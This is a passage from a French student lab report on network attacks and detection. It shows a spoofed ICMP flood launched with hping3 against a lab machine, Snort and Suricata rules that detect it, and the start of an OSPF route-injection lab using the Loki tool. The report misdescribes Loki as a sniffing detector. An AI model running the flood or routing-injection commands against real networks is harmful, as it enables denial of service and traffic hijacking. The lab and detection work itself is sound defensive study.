



Figure 178:topologie lab2

On a utilisé l'outil '**hping3**' qui est un outil de test de réseau en ligne de commande qui permet d'envoyer des paquets réseau et d'analyser les réponses. C'est un outil flexible qui permet d'envoyer une grande variété de paquets, y compris des paquets **ICMP**, TCP, UDP, etc.

A terminal window with a black background and white text. It shows a root prompt at the top: '(root@amine)-[ /home/amine]'. Below it, a command is entered: '# hping3 -1 192.168.56.3 -a 192.168.56.2 --flood -f'. The output of the command follows: 'HPING 192.168.56.3 (eth0 192.168.56.3): icmp mode set, 28 headers + 0 data bytes'. A message states 'hping in flood mode, no replies will be shown'. There is a small vertical bar icon on the left side of the window.

```
[root@amine)-[ /home/amine]
# hping3 -1 192.168.56.3 -a 192.168.56.2 --flood -f
HPING 192.168.56.3 (eth0 192.168.56.3): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
|
```

Figure 179: commande attaque par injection

- La commande "**hping3 -1 192.168.56.3 -a 192.168.56.2 –flood –f**" envoie des paquets **ICMP Echo Request** en mode "**flood**" à l'adresse IP 192.168.56.2 avec l'adresse IP source spécifiée de 192.168.56.3 Avec

**-1** : Spécifie que nous voulons envoyer des paquets **ICMP Echo Request**.

**192.168.56.3** : L'adresse IP de destination à laquelle nous voulons envoyer les paquets ICMP.

**-a 192.168.56.2** : Spécifie l'adresse IP source des paquets ICMP que nous envoyons.

**--flood** : Envoie des paquets à un rythme maximal, ce qui peut entraîner une saturation du réseau. Cette option permet de tester la résilience d'un réseau face à une attaque de déni de service (DoS).

**-f** : L'option de fragmentation permet de fragmenter les paquets lors de leur

envoi. Cela augmente le débit en réduisant la taille des paquets et en augmentant le nombre de paquets transmis.




Figure 180: Traffic capturé par Wire Shark

- Comme résultat notre machine victime devient hors service :

L'état du CPU avant l'attaque par injection de paquets ICMP :





Figure 181:machine hors services

L'état du CPU après l'attaque par injection de paquets ICMP :



### b) Détection de l'attaque par « snort »:

On a déployé « **snort** » sur la machine Ubuntu pour détecter l'attaque sur tout le réseau, on a créé la règle local suivante sur le fichier **/etc/snort/rules/local.rules**, aussi on a introduit cette règle dans le fichier de configuration **/etc/snort/snort.conf**

**« alert icmp any 192.168.56.0/24 -> any any (msg:"Détection d'attaque ICMP excessive"; threshold: type threshold, track by\_src, count 100, seconds 10; sid:100001; rev:1;)»**

The screenshot shows a terminal window titled "root@amine: /home/amine". The window has a menu bar with "Fichier", "Édition", "Affichage", "Rechercher", "Terminal", and "Aide". Below the menu is a toolbar with "Ouvrir", a file icon, "local.rules /etc/snort/rules", "Enregistrer", and a save icon. The main area contains the following text:

```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $  
# -----  
# LOCAL RULES  
# -----  
# This file intentionally does not come with signatures. Put your local  
# additions here.  
#alert tcp !192.168.56.0/24 any -> any any (msg:"Attaque IP  
spoofing";flags:S;sid:100002;) # IP spoofing  
  
alert icmp any any -> 192.168.56.0/24 any (msg:"Detection de l'attaque  
d'injection de paquets ICMP";threshold: type threshold,track by_src,count  
100,seconds 10;sid:100001;rev:1;)  
  
[3]+  Arrêté          snort -A console -c /etc/snort/snort.conf -i enp0s3  
root@amine:/home/amine# gedit /etc/snort/rules/local.rules
```

Below the terminal window, there is a status bar with "Texte brut", "Largeur des tabulations: 8", "Lig 11, Col 1", and "INS".

Figure 182: règle pour détection

Et utilisant la commande suivante sur Ubuntu :


« snort -A console -c /etc/snort/snort.conf -i enp0s3 »

```
Preprocessor object: sr_sdr version 1.1 <built-in>
Commencing packet processing (pid=2089)
06/06-23:55:55.370009  [**] [1:100001:1] Detection de l'attaque d'injection de paquets ICMP [**] [Priority: 0] {ICMP} 192.168.56.2 -> 192.168.56.3
06/06-23:55:55.370761  [**] [1:100001:1] Detection de l'attaque d'injection de paquets ICMP [**] [Priority: 0] {ICMP} 192.168.56.3 -> 192.168.56.2
06/06-23:55:55.818197  [**] [1:100001:1] Detection de l'attaque d'injection de paquets ICMP [**] [Priority: 0] {ICMP} 192.168.56.2 -> 192.168.56.3
06/06-23:55:55.818389  [**] [1:100001:1] Detection de l'attaque d'injection de paquets ICMP [**] [Priority: 0] {ICMP} 192.168.56.3 -> 192.168.56.2
06/06-23:55:55.827800  [**] [1:100001:1] Detection de l'attaque d'injection de paquets ICMP [**] [Priority: 0] {ICMP} 192.168.56.2 -> 192.168.56.3
06/06-23:55:55.827827  [**] [1:100001:1] Detection de l'attaque d'injection de paquets ICMP [**] [Priority: 0] {ICMP} 192.168.56.3 -> 192.168.56.2
06/06-23:55:55.950766  [**] [1:100001:1] Detection de l'attaque d'injection de paquets ICMP [**] [Priority: 0] {ICMP} 192.168.56.2 -> 192.168.56.3
06/06-23:55:55.952178  [**] [1:100001:1] Detection de l'attaque d'injection de paquets ICMP [**] [Priority: 0] {ICMP} 192.168.56.3 -> 192.168.56.2
06/06-23:55:56.042828  [**] [1:100001:1] Detection de l'attaque d'injection de paquets ICMP [**] [Priority: 0] {ICMP} 192.168.56.2 -> 192.168.56.3
06/06-23:55:56.044194  [**] [1:100001:1] Detection de l'attaque d'injection de paquets ICMP [**] [Priority: 0] {ICMP} 192.168.56.3 -> 192.168.56.2
06/06-23:55:56.267442  [**] [1:100001:1] Detection de l'attaque d'injection de paquets ICMP [**] [Priority: 0] {ICMP} 192.168.56.2 -> 192.168.56.3
06/06-23:55:56.268335  [**] [1:100001:1] Detection de l'attaque d'injection de paquets ICMP [**] [Priority: 0] {ICMP} 192.168.56.3 -> 192.168.56.2
```

Figure 183:résultat détection snort

### c) Détection de l'attaque par « suricata »:

On a déployé « **suricata** » sur la machine Ubuntu pour détecter l'attaque sur tout le réseau on a créé la même règle : « **alert icmp any 192.168.56.0/24 -> any any** (msg:"Détection d'attaque ICMP excessive"; threshold: type threshold, track by\_src, count 100, seconds 10; sid:100001; rev:1;) », mais sur le fichier **/etc/suricata/rules/Attaque-ICMP-flood.rules** qu'on a créé, aussi on a introduit cette règle dans le fichier de configuration **/etc/suricata/suricata.yaml**



```
port-groups:
  HTTP_PORTS: "80"
  SHELLCODE_PORTS: "!80"
  ORACLE_PORTS: 1521
  SSH_PORTS: 22
  DNP3_PORTS: 20000
  MODBUS_PORTS: 502

##
## Step 2: select the rules to enable or disable
##

default-rule-path: /etc/suricata/rules
rule-files:
  - /etc/suricata/rules/Attaque-ICMP-flood.rules
  #- /etc/suricata/rules/ip-spoofing.rules
  #- botcc.rules
  #- ciarmy.rules
  #- compromised.rules
```

Figure 184: l'ajout du règle

Règle de détection de l'attaque sur le fichier « Attaque-ICMP-flood.rules » :

The screenshot shows a terminal session on a Linux system (Ubuntu) where a root user creates a new file and edits it. The terminal command is:

```
root@amine:/home/amine# touch /etc/suricata/rules/Attaque-ICMP-flood.rules
```

Then, the user opens the file in a text editor:

```
root@amine:/home/amine# gedit /etc/suricata/rules/Attaque-ICMP-flood.rules
```

The text editor window title is "Attaque-ICMP-flood.rules". The content of the file is:

```
alert icmp any any -> 192.168.56.0/24 any (msg:"Detection de l'attaque  
d'injection de paquets ICMP";threshold: type threshold,track by src,count  
100,seconds 10;sid:100001;rev:1;)|
```

Figure 185: règle de détection

Et utilisant la commande suivante sur Ubuntu :

« **suricata -c /etc/suricata/suricata.yaml -s /etc/suricata/rules/Attaque-ICMP-flood.rules -i enp0s3** »

The screenshot shows a terminal session where the user runs the Suricata command. The command is:

```
root@amine:/home/amine# suricata -c /etc/suricata/suricata.yaml -s /etc/suricata/rules/Attaque-ICMP-flood.rules -i enp0s3
```

The output shows the Suricata version and initialization details:

```
7/6/2023 -- 00:24:09 - <Notice> - This is Suricata version 3.2 RELEASE  
7/6/2023 -- 00:24:09 - <Notice> - all 2 packet processing threads, 4 management  
threads initialized, engine started.
```

Par défaut, **Suricata** utilise le fichier de journal **eve.json** pour enregistrer les informations détaillées sur les événements détectés, y compris les alertes. Le chemin d'accès par défaut pour ce fichier est **/var/log/suricata/eve.json**.

```
root@amine:/home/amine# cat /var/log/suricata/eve.json | grep "Detection de l'attaque d'injection de paquets ICMP"
{"timestamp":"2023-06-07T00:24:15.362527+0100","in_iface":"enp0s3","event_type":"alert","src_ip":"192.168.56.2","dest_ip":"192.168.56.3","proto":"ICMP","icmp_type":8,"icmp_code":0,"alert":{"action":"allowed","gid":1,"signature_id":100001,"rev":1,"signature":"Detection de l'attaque d'injection de paquets ICMP","category":"","severity":3}}
 {"timestamp":"2023-06-07T00:24:15.636349+0100","in_iface":"enp0s3","event_type":"alert","src_ip":"192.168.56.3","dest_ip":"192.168.56.2","proto":"ICMP","icmp_type":0,"icmp_code":0,"alert":{"action":"allowed","gid":1,"signature_id":100001,"rev":1,"signature":"Detection de l'attaque d'injection de paquets ICMP","category":"","severity":3}}
 {"timestamp":"2023-06-07T00:24:15.741548+0100","in_iface":"enp0s3","event_type":"alert","src_ip":"192.168.56.2","dest_ip":"192.168.56.3","proto":"ICMP","icmp_type":8,"icmp_code":0,"alert":{"action":"allowed","gid":1,"signature_id":100001,"rev":1,"signature":"Detection de l'attaque d'injection de paquets ICMP","category":"","severity":3}}
 {"timestamp":"2023-06-07T00:24:15.867318+0100","in_iface":"enp0s3","event_type":"alert","src_ip":"192.168.56.3","dest_ip":"192.168.56.2","proto":"ICMP","icmp_type":0,"icmp_code":0,"alert":{"action":"allowed","gid":1,"signature_id":100001,"rev":1,"signature":"Detection de l'attaque d'injection de paquets ICMP","category":"","severity":3}}
```

Figure 186: résultat de detection par suricata

### **Lab 3 : Attaques d'injection de fausses informations de routage (ex : le routage OSPF).**

#### **a) Implémentation de l'attaque :**

L'**OSPF** (Open Shortest Path First) est un protocole de routage dynamique qui utilise un algorithme de type **Dijkstra** pour calculer le chemin le plus court entre deux réseaux. Comme tout protocole de routage, **OSPF** peut être vulnérable aux attaques d'injection de fausses informations de routage.

Pendant ce **Lab**, on va essayer d'injecter de fausses informations de routage OSPFL en envoyant des paquets OSPF contenant de fausses informations sur les liens disponibles en utilisant l'outil **Loki**, ce qui peut amener le routeur à prendre une décision de routage erronée. On va utiliser la topologie suivante sur **GNS3**.




Figure 187:topologie

- [Installation de Loki sur kali «](#)

[https://github.com/Raizo62/Loki\\_on\\_Kali »:](https://github.com/Raizo62/Loki_on_Kali)

**Loki** qui est un outil de surveillance de réseau open-source qui peut être utilisé pour détecter les attaques de type "**sniffing**" (ou interception de données) sur un réseau. L'outil utilise des règles préconfigurées pour analyser le trafic réseau et identifier les anomalies qui pourraient indiquer la présence d'un "sniffer" sur le réseau.

L'installation de l'outil commence par installer l'image qui peut être effectuée par trois méthodes (dans ce Lab on a opté pour la troisième) :

➤ **Méthode 1 : Construisez votre propre image**

Construisez le conteneur :

```
cd Docker
```

```
sudo sh ./build.sh
```

➤ **Méthode 2 : Importer depuis github**

Importez l'image :

```
sudo docker pull ghcr.io/raizo62/loki_on_kali:latest
```

Renommez l'image pour utiliser les lanceurs

```
sudo docker image tag ghcr.io/raizo62/loki_on_kali loki_on_kali
```

Supprimer l'ancien nom de l'image

```
sudo docker rmi ghcr.io/raizo62/loki_on_kali
```

➤ **Méthode 3 : Télécharger le fichier de l'image**

Obtenez l'image compressée :

**Wget**

[https://github.com/Raizo62/Loki\\_on\\_Kali/releases/download/v1/loki\\_on\\_kali\\_image\\_v1.docker.tgz](https://github.com/Raizo62/Loki_on_Kali/releases/download/v1/loki_on_kali_image_v1.docker.tgz)

```
(amine㉿kali-purple)-[~] 🌐 https://github.com/Raizo62/Loki_on_Kali#readme
$ wget https://github.com/Raizo62/Loki_on_Kali/releases/download/v1/loki_on_kali_image_v1.docker.tgz
--2023-04-06 15:04:03-- https://github.com/Raizo62/Loki_on_Kali/releases/download/v1/loki_on_kali_image_v1.docker.tgz
Résolution de github.com (github.com)... 140.82.121.3, 2c0f:fa18:0:10::8c52:7903
Connexion à github.com (github.com)|140.82.121.3|:443... connecté.
requête HTTP transmise, en attente de la réponse.. 302 Found
Emplacement : https://objects.githubusercontent.com/github-production-release-asset-2e65be/150707020/cb75da25-07cc-4e66-abce-2c2
79ea6ed7d?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20230408%2Fus-east-1%2Fs3%2Faws4_request&X-Am
z-Date=20230408T151455Z&X-Amz-Expires=300&X-Amz-Signature=05c3c0e4b8cedad9be9e523c689bda113ee19338f4d341dc3929fe64f2579fd56X-Amz
-SignedHeaders=host&actor_id=0&key_id=0&repo_id=150707020&response-content-disposition=attachment%3B%20filename%3Dloki_on_kali_i
mage_v1.docker.tgz&response-content-type=application%2Foctet-stream [suivant]
--2023-04-06 15:04:04-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/150707020/cb75da25-07cc-4e
66-abce-2c279ea6ed7d?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20230408%2Fus-east-1%2Fs3%2Faws4_r
equest&X-Amz-Date=20230408T151455Z&X-Amz-Expires=300&X-Amz-Signature=05c3c0e4b8cedad9be9e523c689bda113ee19338f4d341dc3929fe64f25
79fd56X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=150707020&response-content-disposition=attachment%3B%20filename%3Dloki
_i_on_kali_image_v1.docker.tgz&response-content-type=application%2Foctet-stream
Résolution de objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.109.133,
...
Connexion à objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:443... connecté.
requête HTTP transmise, en attente de la réponse.. 200 OK
Taille : 107074576 (102M) [application/octet-stream]
Sauvegarde en : « loki_on_kali_image_v1.docker.tgz »
loki_on_kali_image_v1.docker.tg 100%[=====] 102,11M 991KB/s ds 74s
2023-04-06 14:05:19 (1,37 MB/s) - « loki_on_kali_image_v1.docker.tgz » sauvé [107074576/107074576]
```

Décompressez le fichier :

```
tar xvf loki_on_kali_image_v1.docker.tgz
```

```
rm loki_on_kali_image_v1.docker.tgz
```

```
(amine㉿kali-purple)-[~] 🌐 https://github.com/Raizo62/Loki_on_Kali#readme
$ tar xvf loki_on_kali_image_v1.docker.tgz
loki_on_kali_image_v1.docker
(amine㉿kali-purple)-[~]
$ ls
Bureau    Images      loki_on_kali_image_v1.docker      Modèles   Public      Vidéos
Documents  image.tar  loki_on_kali_image_v1.docker.tgz  Musique  Téléchargements

(amine㉿kali-purple)-[~] loki_on_kali_image_v1.docker.tgz
$ rm loki_on_kali_image_v1.docker.tgz

(amine㉿kali-purple)-[~]
$ ls
Bureau  Documents  Images  image.tar  loki_on_kali_image_v1.docker  Modèles  Musique  Public  Téléchargements  Vidéos

(amine㉿kali-purple)-[~] loki_on_kali_image_v1.docker
$
```

Importez l'image :

```
sudo docker load -i loki_on_kali_image_v1.docker
```

Apres l'installation de l'image on a passé à l'étape du lancement en copiant les lanceurs dans **/usr/local/sbin**.

```
chmod u+x Docker/run_loki_*.sh
```

FICHIER ACTIONS Éditeur VUE AIDE

```
(amine㉿kali-purple)-[~] $ sudo docker load -i loki_on_kali_image_v1.docker
[sudo] Mot de passe de amine :
Loaded image: loki_on_kali:latest

(amine㉿kali-purple)-[~]
$ sudo cp Docker/run_loki_*.sh /usr/local/sbin
```

```
(amine㉿kali-purple)-[~] $ chmod u+x Docker/run_loki_*.sh
(amine㉿kali-purple)-[~] $ sudo cp Docker/run_loki_*.sh /usr/local/sbin
[sudo] Mot de passe de amine :

(amine㉿kali-purple)-[~]
$ chmod u+x Docker/run_loki_*.sh
```

Enfin, le démarrage de Loki

**sudo run\_loki\_gtk.sh**


ou

**sudo run\_loki\_urw.sh**

ou

**sudo run\_loki\_bash.sh**

# To run loki, use the command « **sudo run\_loki\_gtk.sh** »



- La configuration des interfaces des routeurs :

### R1 :

```
R1#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#interface f0/0
R1(config-if)#ip address 192.168.56.1 255.255.255.0
R1(config-if)#no shutdown
R1(config-if)#e
*Mar 1 00:04:40.787: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Mar 1 00:04:41.787: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
R1(config-if)#exit
R1(config)#interface f0/1
R1(config-if)#ip address 10.0.0.1 255.0.0.0
R1(config-if)#no shutdown
R1(config-if)#exit
R1(config)#
*Mar 1 00:05:32.303: %LINK-3-UPDOWN: Interface FastEthernet0/1, changed state to up
